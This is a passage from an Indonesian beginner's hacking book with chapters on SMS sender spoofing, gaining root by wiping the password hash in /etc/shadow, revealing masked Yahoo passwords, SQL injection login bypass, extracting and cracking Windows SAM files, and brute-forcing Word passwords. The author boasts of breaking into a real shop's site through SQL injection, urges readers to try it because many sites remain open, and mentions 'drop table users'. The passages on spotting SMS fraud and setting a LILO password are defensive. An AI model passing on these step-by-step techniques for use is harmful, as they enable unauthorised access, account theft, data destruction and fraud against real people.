Gambar 11.1 Halaman Situs Communicator.clickatell.com

Pertama, yang harus Anda lakukan adalah register, setelah itu Anda akan mendapatkan sms dari web tersebut berupa Activation Code. Setelah selesai semuanya, maka Anda segera bisa ber-SMS ria.

Ingat...!!! Anda hanya bisa mengirim SMS sebanyak 10 kali, itulah batasan yang diberikan. Bagaimana caranya agar bisa melebihi batas tersebut??? Gampang saja... Saran saya, Anda tinggal register ulang. Tentu-nya Anda sudah tahu *khan* jawaban selanjutnya?? Yup... Anda akan mendapatkan 10 free SMS lagi... ☺

Satu hal lagi yang perlu diingat, jika ingin menjahili teman Anda, maka yang harus dilakukan adalah mengubah SENDER NAME-nya terlebih dahulu, baru setelah itu mengirimkan pesan.

Mudah *khan*..?? ☺ Untuk itu, Anda jangan pernah merasa bangga menjadi seorang penipu!!! Apalagi menipu rakyat miskin yang hidupnya susah dan ditambah susah lagi oleh para penipu seperti Anda... ☺

11.2 Penipuan SMS (Bagian 2)

Setelah Anda selesai dari pendakian gunung yang tinggi demi mendapatkan kitab yang berisikan teknik-teknik menipu, kini Anda telah berhasil menjadi seorang penipu yang tak tertandingi. ☺ Karena itu, kini saatnya Anda mengetahui cara-cara yang bisa dilakukan untuk mengungkap teknik penipuan tersebut.

Untuk mengungkap penipuan lewat SMS ini, sebenarnya sangat mudah. Intinya Anda tinggal melihat **Message Centre** dari pesan tersebut. *Okey*... sekarang kita coba bersama-sama.

Dalam contoh ini, saya menggunakan HP merek NOKIA Tipe 7250i. Pertama, buka SMS yang Anda curigai, lalu pilih **Options > Message Details**. Setelah itu turunkan tanda panah ke bawah sekali, maka Anda dapat melihat Message centre pesan tersebut.

Contoh:

Message centre:

+62816124

Apa..????? Anda masih bingung...??? Cukup!!! Jangan protes lagi, saya akan mencoba memberikan pencerahan lagi. Kenapa saya katakan Message centre sangat berguna sekali, karena setiap jenis kartu atau operator mempunyai message centre yg berbeda-beda. Contoh di atas adalah message centre dari pengguna Indosat. Tentu operator lainnya mempunyai message centre yang berbeda.

Saya berikan satu contoh, misalnya ada SMS yang berisikan bahwa Anda mendapatkan uang senilai Rp10 juta dan pengirimnya adalah dari **Operator A**. Tetapi setelah Anda lihat, message centre tersebut bukanlah kepunyaan dari **Operator A** atau bahkan bukan diawali dengan kode Indonesia (+62). Nah, SMS itulah yang bisa dikatakan sebagai penipuan.

Saran saya, saat ini mulailah mempelajari Message centre dari setiap operator yang ada. Kalau saya *sech* malas menghafalnya, he...he... ☺

Hari *ginieeee.....* Mana ada orang yang mau kasih duit jutaan rupiah tanpa adanya usaha... Iya ga ☺☺☺
#?!@?#!@?#!\$

BAB 12

Menjadi Root Tanpa Password (Melalui Linux Single) Bagian 1

Baik, tanpa basa-basi lagi, kita akan langsung mencoba teknik ini. Pertama, kita nyalakan komputer. Setelah ada lilo boot, kita ketikkan “linux single” (tanpa tanda kutip).

Contoh:

BOOT: linux single

Bagi Anda yang menggunakan boot lilo secara grafik, Anda bisa tekan tombol Esc untuk masuk ke dalam boot lilo text. Ingat, jika LABEL dalam lilo.conf Anda bukan linux, berarti Anda harus mengubahnya (lihat di /etc/lilo.conf). Lihat Gambar 12.1.

Contoh, label default saya adalah linux-ATUNEZ, maka saya harus mengetikkan linux-ATUNEZ single.

Setelah itu, kita hanya menunggu dan akan otomatis menjadi Root. Sebenarnya sampai di sini kita sudah selesai, tapi kita akan mencoba cara lain yang lebih *extreme*.



Gambar 12.1 Isi file lilo.conf


Sekarang kita masuk ke direktori /etc dengan cara mengetikkan `cd /etc` dan kopikan empat file berikut.

1. shadow
2. shadow-
3. passwd
4. passwd-

Anda bisa kopikan ke direktori /tmp. Jangan lupa untuk me-rename empat file hasil copy, contohnya **shadow.old**. File hasil salinan ini gunanya sebagai backup.

Setelah selesai, sekarang kita edit file shadow yang letaknya di /etc/shadow dengan cara mengetikkan `vi /etc/shadow`.

Contoh isi dari file shadow saya:



Gambar 12.2 Isi file Shadow

Hapuslah: \$1\$GIVCLBI7\$cPTcd3oPGjd9fugl4HOUJ0 (hasil dari password root yang telah di-encrypt). Jika sudah, simpan file ini dengan cara tekan tombol Esc lalu dilanjutkan dengan: **wq!** Enter.

Setelah itu, kita restart komputer dengan cara mengetikkan **reboot** atau **shutdown -r now**.

Untuk langkah selanjutnya, kita hanya tinggal login seperti biasa untuk masuk ke root (tidak usah ketik linux single). Sekarang kita tidak perlu lagi memasukkan password untuk menjadi root.

Jika Anda ingin kembali ke kondisi normal. Anda tinggal kopikan empat file backup tadi ke tempat semula, yaitu di direktori /etc .

BAB 13

Menjadi Root Tanpa Password (Pencegahan) Bagian 2

Baiklah, setelah Anda mencoba teknik menjadi root tanpa password di pembahasan sebelumnya, sekarang kita coba cara pencegahannya.

Pada pembahasan kali ini, intinya kita hanya memberi password untuk lilo, yaitu dengan cara mengedit file `lilo.conf` yang letaknya di direktori `/etc/lilo.conf`.

OK, tanpa basa-basi lagi, kita mulai saja teknik ini. Untuk mengedit file `lilo.conf`, Anda tinggal mengetikkan `"vi /etc/lilo.conf"` (tanpa tanda kutip) di console, satu hal yang perlu diingat adalah Anda harus menjadi root untuk melakukan ini semua.

Setelah filenya terbuka, Anda tinggal menambahkan:

password="rahasia"

Contoh isi dari sebagian file `lilo.conf` saya yang telah diberi password:

```
image=/boot/vmlinuz  
label="linux-ATUNEZ"  
root=/dev/hdb5  
initrd=/boot/initrd.img  
password="rahasia"  
append="resume=/dev/hdb6 splash=silent"  
vga=768
```

Dari contoh di atas, berarti saya telah menambahkan pada boot linux-ATUNEZ sebuah password yang isinya adalah rahasia. Agar Anda bisa mengubah password-nya sesuka hati, misalnya password yang Anda inginkan adalah cobacoba, berarti Anda tinggal mengubahnya dengan `password="cobacoba"`.

Sesudah Anda mengedit file `lilo.conf`, jangan lupa untuk menjalankan lilo-nya yaitu dengan cara mengetikkan "**lilo**" (tanpa tanda kutip).

Setelah semua cara di atas telah Anda kerjakan, sekarang kita coba, apakah lilo Anda sudah diproteksi oleh password. Reboot komputer dengan cara seperti biasanya, ketik **reboot** atau **shutdown -r now**.

Jika Anda benar dalam melakukan teknik ini, maka Anda akan ditanyakan password ketika akan masuk ke sistem operasi Linux milik Anda. Sekarang Anda tidak perlu takut lagi ada orang yang masuk. 😊

T: Apakah OS Windows kita juga bisa diproteksi dengan password melalui LILO...??

J: Yupz, bisa saja..

T: Bagaimana caranya...??

J: Caranya sama seperti di atas, kamu tinggal mencari label Windows saja, lalu tambahkan password.

BAB 14

Snadboy Tool

Pernahkah Anda menemukan password dengan karakter seperti bintang (*) ataupun bulat seperti di aplikasi Yahoo Messenger. Mungkin Anda sebagai pemula di dunia hacking akan beranggapan bahwa ini adalah hal yang sudah cukup aman, karena tidak ada seorang pun yang dapat melihat password Anda tersebut.

Tetapi tidak bagi seorang hacker, dengan menggunakan tools yang bernama Snadboy's Revelation, seorang hacker bisa saja melihat password asterix tersebut.

Cara pertama, Anda harus menginstal dahulu program snadboy. Lihat di halaman Lampiran mengenai cara untuk mendapatkan tool ini. Carilah folder yang bernama **Snadboy**, lalu klik ganda folder tersebut. Setelah itu, Anda akan melihat file yang bernama **SetupRevelationV2**. Klik ganda di file tersebut.




Gambar 14.1 Tampilan Yahoo Messenger

Setelah Anda melihat seperti tampilan Gambar 14.2, maka Anda bisa menekan tombol **Next**. Untuk menginstal program ini sangat mudah, Anda tinggal menekan tombol **Next** saja, maka program akan otomatis terinstal.



Gambar 14.2 Instalasi Snadboy




Gambar 14.3 Menjalankan Snadboy

Setelah Anda selesai menginstal, maka Anda bisa langsung menggunakan program snadboy ini dengan cara klik **Start > All Programs > Snadboy's Revelation v2 Revelation**. Lihat Gambar 14.3.

Penggunaannya sangat gampang sekali. Anda tinggal klik dan drag lambang + yang berada dalam bulatan. Lalu arahkan ke karakter password asterix yang ingin Anda lihat password-nya.

Drag dan klik di sini



Gambar 14.4 Isi YahooID dan Password

Benar *khan* saya bilang, penggunaan program ini sangat mudah sekali. Pengalaman saya ketika bermain internet di Warnet, saya banyak sekali menemukan orang-orang yang ceroboh dalam menggunakan aplikasi Yahoo Messenger, contohnya seperti gambar di atas. Yahoo ID dan password Anda akan terlihat seperti itu jika Anda mengaktifkan Remember my ID & password pada saat login di awal.

Nah, jika Anda termasuk orang yang ceroboh, maka setelah membaca buku ini, hentikan kecerobohan Anda tersebut, karena setiap orang bisa saja mengetahui password email Yahoo Anda. ☠

BAB 15

SQL Injection

Anda pernah mendengar kasus perlombaan online yang diadakan oleh Microsoft Indonesia?? Yupz... saat itu, Mas Susanto atau yang akrab dipanggil dengan S'to berhasil membobol sekuriti login pada perlombaan online tersebut. Bagaimana caranya???... Hal itulah yang akan kita pelajari disini.

Sebelum kita belajar teknik hacking SQL Injection, ada baiknya jika saya berbagi pengalaman dahulu kepada Anda. *Woy... Curhat niCh Yeeee.* ☺ ☺ ☺

Pada tanggal 7 November 2004 sekitar jam 2 malam, saya mengunjungi salah satu situs yang menjual kaset-kaset musik dan lainnya. Eitz... eitZ... Anda berharap saya menyebutkan alamat situsnya ya?? ☺ Sayang sekali, MAAF...!!! Saya tidak mungkin menyebutkan alamat website tersebut. Mungkin Anda sudah tahu alasannya... ☺

Saya mulai login dengan cara SQL Injection dan cara ini ternyata berhasil dengan baik. Dan saya mendapatkan account dengan nama user **w*r*w*n**. (*sorrie... disensor nech*) he..he..he.. ☺

Baik, sekarang kita mulai saja pembahasannya. Perhatikan baik-baik, pastikan jangan ada satu kata pun yang Anda lewatkan. ☺

Caranya tidak sulit:

- Isi kotak username dengan 'or' '='
- Isi kotak password dengan 'or' '='
- Tekan Enter.

Sampai di sini sudah pada *ngerti khan...!!!* ☺

Analisnya kurang lebih seperti ini, misalnya ketika input box untuk username dan password diisi seperti contoh di atas. Apa yang terjadi pada proses input itu adalah seperti ini:

```
Var sql = "select * from users where username = ' " +  
username + " ' and password = ' " + password + " ' " ;
```

Buat beberapa website yang tidak menerapkan sistem validasi input yang aman, akan mengakibatkan seseorang bisa saja masuk sebagai admin ataupun user biasa tanpa membutuhkan username dan password yang sebenarnya. Mengapa??? Karena ketika input itu diproses di sistem, yang terjadi adalah operasi tersebut dianggap valid.

```
Var sql = "select * from users where username = " OR  
"=" and password = " OR "=" ;
```

Jika teknik itu Anda rasa belum cukup, sekarang bagaimana jika saya menuliskan command **drop table users**.

Yupz... command tersebut akan menghapus seluruh data di tabel users. 😊 😊

Semestinya untuk masalah teknik SQL Injection masih banyak lagi yang harus dibahas oleh saya. Tapi karena buku ini ditujukan bagi Anda yang benar-benar pemula dalam dunia hacking, maka rasanya sudah cukup materi yang dibahas di sini.

Sekedar pemberitahuan saja agar Anda lebih semangat lagi dalam mencoba teknik ini, bahwa sampai saat ini saya masih banyak menemukan situs-situs yang dapat dibobol lewat teknik ini.

Jika Anda merasa tidak puas dengan materi yang dibahas di sini, jangan salahkan saya. *Wong...* buku ini untuk pemula...!!! 😊 😊

BAB 16

Membaca Password Windows XP

Jangan aneh dengan judul “Membaca Password Windows XP” di atas. Kurang lebih itulah bahasa yang bisa saya jelaskan secara halus. ☺ Sebenarnya, maksud dari materi ini ialah, jika suatu saat Anda mempunyai masalah karena lupa dengan password sistem operasi Windows, maka Anda tidak perlu melakukan instal ulang.

Banyak cara yang bisa Anda lakukan untuk menembus pertahanan password dari Windows XP... UpZzZ... kok menembus sih... *Sorree*, akhirnya kasar juga nih bahasanya. ☺ Agh... apapun menurut Anda, yang pasti di sini saya menerangkan untuk keperluan pertolongan diri sendiri agar Anda tidak perlu memanggil tukang service. ☺

Pada materi kali ini, kita mempunyai rencana:

- Pertama, mengambil file SAM dan system yang berada di direktori WINDOWS\system32\config (Menggunakan LINUX).
- Kedua, melakukan crack terhadap password Windows dengan Tools SamInside .

OK, langsung saja... karena saya menggunakan Dual Boot alias dua sistem operasi... OpzZz... Bahkan Triple Boot *loch*. ☺ Sehingga, pada contoh kali ini saya menggunakan LINUX Distro UBUNTU 6.06 dalam mengambil file SAM dan system.

Anggap saja, saya sudah melakukan login, dan kini sudah berada di dalam sistem Linux. Selanjutnya, saya ketikkan perintah-perintah di bawah ini:

1. yudha@atunez:~\$ sudo mount /media/hdb1/
2. yudha@atunez:~\$ cd /media/hdb1/
3. yudha@atunez:/media/hdb1\$ cd
WINDOWS/system32/config/
4. yudha@atunez:/media/hdb1/WINDOWS/system32/
config\$ ls

AppEvent.Evt SAM SECURITY.LOG
SysEvent.Evt system.sav
default SAM.LOG software system
TempKey.LOG
default.LOG SecEvent.Evt software.LOG
system.LOG userdiff
default.sav SECURITY software.sav
systemprofile userdiff.LOG
5. yudha@atunez:/media/hdb1/WINDOWS/system32/
config\$ cp SAM system /media/hdb7/
6. yudha@atunez:/media/hdb1/WINDOWS/system32/
config\$ cd /media/hdb7/
7. yudha@atunez:/media/hdb7\$ ls SAM system
8. yudha@atunez:/media/hdb7\$ Reboot

Penjelasan:

- Pada perintah ke-1, saya melakukan mount terhadap hdb1, yang mana hdb1 adalah drive C (Letak sistem Windows di komputer saya).
- Perintah ke-2: masuk ke direktori /media/hdb1/. Kurang lebih, berarti kita telah masuk ke drive C.
- Perintah ke-3: masuk ke dalam direktori WINDOWS/system32/config/ (Letak file SAM dan system).
- Perintah ke-4: melihat isi dari direktori tersebut. Perintah ls sama dengan perintah dir jika pada system operasi Windows.
- Perintah ke-5: melakukan copy file SAM dan file sistem ke direktori /media/hdb7 (drive H).
- Perintah ke-6: pindah direktori ke /media/hdb7/.
- Perintah ke-7: melihat isi file dari direktori /media/hdb7/.
- Perintah ke-8: melakukan restart.

Kira-kira delapan langkah itulah yang bisa Anda coba untuk mengambil file SAM dan system menggunakan LINUX. Berarti, rencana pertama kita telah berhasil!!! Apakah Anda masih ingat dengan dua rencana kita sebelumnya? Kalau lupa, baca kembali dari awal... ☺

Jika Anda termasuk orang yang tidak menginstal LINUX dalam komputer, atau bahkan pembenci LINUX, ☺ maka jangan khawatir, LINUX juga menyediakan banyak sekali distro yang tidak perlu diinstalasi ke dalam hard disk, atau bisa disebut juga sebagai LINUX LIVE CD. Salah satunya adalah distro KNOPPIX.

Carilah distro tersebut, sudah banyak kok di pasaran, atau minta saja kepada teman-teman Anda yang penggemar LINUX, sudah pasti mereka punya. ☺ Penggunaan KNOPPIX sangatlah mudah, Anda tinggal masukkan CD Knoppix tersebut ke CD-ROM, lalu restart komputer Anda.


Dan jangan lupa, pastikan BIOS Anda telah di-setting untuk melakukan boot pertama terhadap CD-ROM. Setelah itu, terserah Anda, he..he.. ☺ Maksudnya biarlah KNOPPIX bekerja sendiri. Anda hanya tinggal duduk manis, menunggu sampai KNOPPIX masuk ke dalam desktop atau tampilan X Window.

Anda tidak perlu takut kehilangan data di hard disk, selama Anda menggunakannya sesuai dengan petunjuk dokter he...he... ☺ Cara kerja Linux Knoppix memang luar biasa sekali. Bayangkan saja, ketika kita menjalankan Knoppix dari CD-ROM, maka sebenarnya kita sedang menjalankan sebuah sistem operasi yang besarnya kurang lebih 2 GB. Luar biasa bukan?? Apakah sekarang Anda masih membenci LINUX ?? ☺


Selanjutnya, kita akan mengerjakan rencana kedua, yaitu melakukan crack terhadap password Windows. Pada contoh, saya menggunakan tool SAMInside. Tampilan program SamInside seperti Gambar 16.1.

Jika program SAMInside telah Anda buka, selanjutnya klik menu **File > Import From SAM and SYSTEM registry files...**

Setelah itu, akan ditampilkan window baru, pergilah ke lokasi direktori di mana file SAM dan system Anda berada. Dalam hal ini, bukan terletak di direktori /WINDOWS/system32/config, tetapi letak dari file SAM dan system yang telah Anda 'curi' sebelumnya menggunakan Linux.




Gambar 16.1 Program SAMInside



Gambar 16.2 Membuka file SAM dari program SAMInside


Jika, sudah ketemu file SAM-nya, klik tombol **Open**. Jangan kaget jika timbul alert atau peringatan seperti gambar di bawah ini. Klik **Yes** saja, lalu sekarang cari file system dan klik tombol **Open**.



Gambar 16.3 Pesan peringatan, klik Yes

Jika Anda telah melakukan perintah-perintah sesuai dengan yang saya berikan, maka kini tampilan program SAMInside kurang lebih akan terlihat seperti Gambar 16.4.

Dari Gambar 16.4, Anda bisa lihat bahwa program SAMInside sedang berjalan. Untuk menjalankannya, Anda bisa klik menu **Service > Start Attack** atau bisa juga dengan menekan tombol **F4** pada keyboard.



Gambar 16.4 Tampilan proses SAMInside

Proses ini bisa memakan waktu yang sangat lama, tergantung dari tingkat kesulitan dan *length* dari password tersebut. Jika password Anda 123, maka saya rasa tidak akan memakan waktu banyak. Akan tetapi, bagaimana jadinya jika password tersebut merupakan alphanumeric.

Password alphanumeric merupakan kombinasi antara alphabet dan numeric, atau terdiri dari huruf dan angka. Contohnya: S1T1NURH4L1Z4, password tersebut merupakan plesetan dari SITINURHALIZA. Untuk mengetahui berapa lama waktu prosesnya, tidak ada jalan lain selain mencobanya sendiri. ☺

Selamat mencoba... dan menunggu... he...he... ☺

BAB 17

Office Password Recovery

Steve merupakan admin di perusahaan Garpuh Angkasa. Pagi yang cerah saat itu, tak secerah pikiran Steve, ketika ia menyadari bahwa seluruh dokumen rahasia milik perusahaan telah dicuri oleh seorang hacker. Pusing bukan kepalang, Steve mengambil keputusan untuk langsung melaporkan kejadian tersebut kepada atasannya.

Saat bertemu dengan atasannya, Steve menerangkan semua kejadian tentang pencurian data itu. Bagaikan seorang pahlawan di siang hari, Steve pun mencoba menenangkan atasannya. Steve mengatakan bahwa data tersebut tidak dapat dilihat oleh siapa pun, karena sudah diproteksi dengan password.


Tidak lama setelah pembelaan yang diberikan oleh Steve kepada atasannya, situs <http://JamNews.com> telah menampilkan seluruh data-data rahasia perusahaan Garpuh Angkasa.

Situs <http://JamNews.com> melaporkan bahwa seseorang dengan nick name '4tun3z' telah mengirimkan data-data tersebut. Ibarat peribahasa “Sudah jatuh tertimpa tangga”, bukannya mendapatkan solusi, Steve malah mendapatkan makian sekaligus pemecatan atas dirinya saat itu juga. Keputusan atasannya tersebut memang bukan tanpa alasan, mengingat data yang dicuri oleh sang hacker, merupakan rahasia semua kebohongan perusahaan Garpuh Angkasa.


Cerita di atas merupakan gambaran, bahwa file atau data yang telah kita proteksi dengan password pun tetap bisa dibuka oleh seorang hacker. Untuk itu, pada materi kali ini kita akan membahas bagaimana cara seorang hacker dapat mengetahui password dari sebuah dokumen.

Pertama, saya akan membuat satu dokumen Microsoft Word dengan nama file **proteksi.doc**. Setelah itu, tidak lupa saya juga akan menambahkan sebuah password untuk dokumen tersebut. Langkah-langkahnya bisa dilihat di bawah ini:

1. Di dalam kerja Microsoft Word, klik menu **File**.
2. Klik **Save**.
3. Isikan nama file: **proteksi**
4. Klik menu **Tools > Security Options**. Lihat Gambar 17.1.
5. Pada bagian Password to Open, isilah: **r1k4**. Lihat Gambar 17.2.
6. Klik **OK**.



Gambar 17.1 Tampilan menu Tools yang di-klik



Gambar 17.2 Tampilan pengisian password

7. Pada bagian Reenter password to open, isilah: r1k4.
8. Klik OK.
9. Klik Save.
10. Tutup dokumen Anda.




Gambar 17.3 Tampilan pengisian password pada form Reenter Password

Pembuatan dokumen yang telah kita proteksi dengan password, sudah kita selesaikan. Kini, tinggal bagaimana cara membongkar password tersebut. Saya beranggapan Anda sudah melakukan instalasi program Advanced Office XP Password Recovery, atau yang disingkat AOXPPR pada komputer Anda.

Penggunaan program ini sangatlah mudah, tidak sulit yang ada dalam pikiran Anda. Tampilan program tersebut seperti Gambar 17.4.

Sebelum melakukan brute force terhadap dokumen Word. Kita harus melakukan sedikit setting terhadap program AOXPPR.




Gambar 17.4 Tampilan program AOXPPR

- Pada Type of attack, aktifkan pilihan **Brute-force attack**.
- Pada bagian Brute-force range options, aktifkan A-Z, a-z, dan 0-9. Rekomendasi saya, Anda bisa aktifkan pilihan **All Printable**.
- Pada bagian Password length options, isikanlah **Minimal length: 1**, **Maximal length: 4**. Saya mengisi nilai 4 pada bagian Maximal length bukan tanpa alasan. Hal ini dimaksudkan agar pencarian tidak terlalu lama prosesnya, selain itu seperti kita ketahui bersama, bahwa panjang karakter dari password “r1k4” adalah bernilai 4.

Setelah selesai melakukan setting sana-sini terhadap program AOXPPR, maka tiba saatnya kita akan melihat kehebatan tool AOXPPR. Langkah-langkahnya adalah:

1. Membuka file Proteksi.doc dengan cara klik menu **File > Open...**
2. Pilih direktori tujuan Anda.
3. Klik **OK**.
4. Jalankan program AOXPPR dengan cara klik menu **Recovery**.
5. Klik **Start**.



Gambar 17.5 Hasil pencarian password

Setelah sekian lama menunggu proses penyerangan dengan metode Brute-force yang dilakukan oleh tool AOXPPR, akhirnya pada saat proses masih berlangsung di titik 70%, password dari dokumen **proteksi.doc** dapat dikenali dengan baik oleh program tersebut.

OK... tugas saya untuk melakukan recovery terhadap password office sudah selesai. Kini Anda telah mengetahui bagaimana cara si hacker tersebut membongkar dokumen-dokumen rahasia, sekaligus membongkar kebusukan-kebusukan yang ada pada perusahaan Garpuh Angkasa. ☺

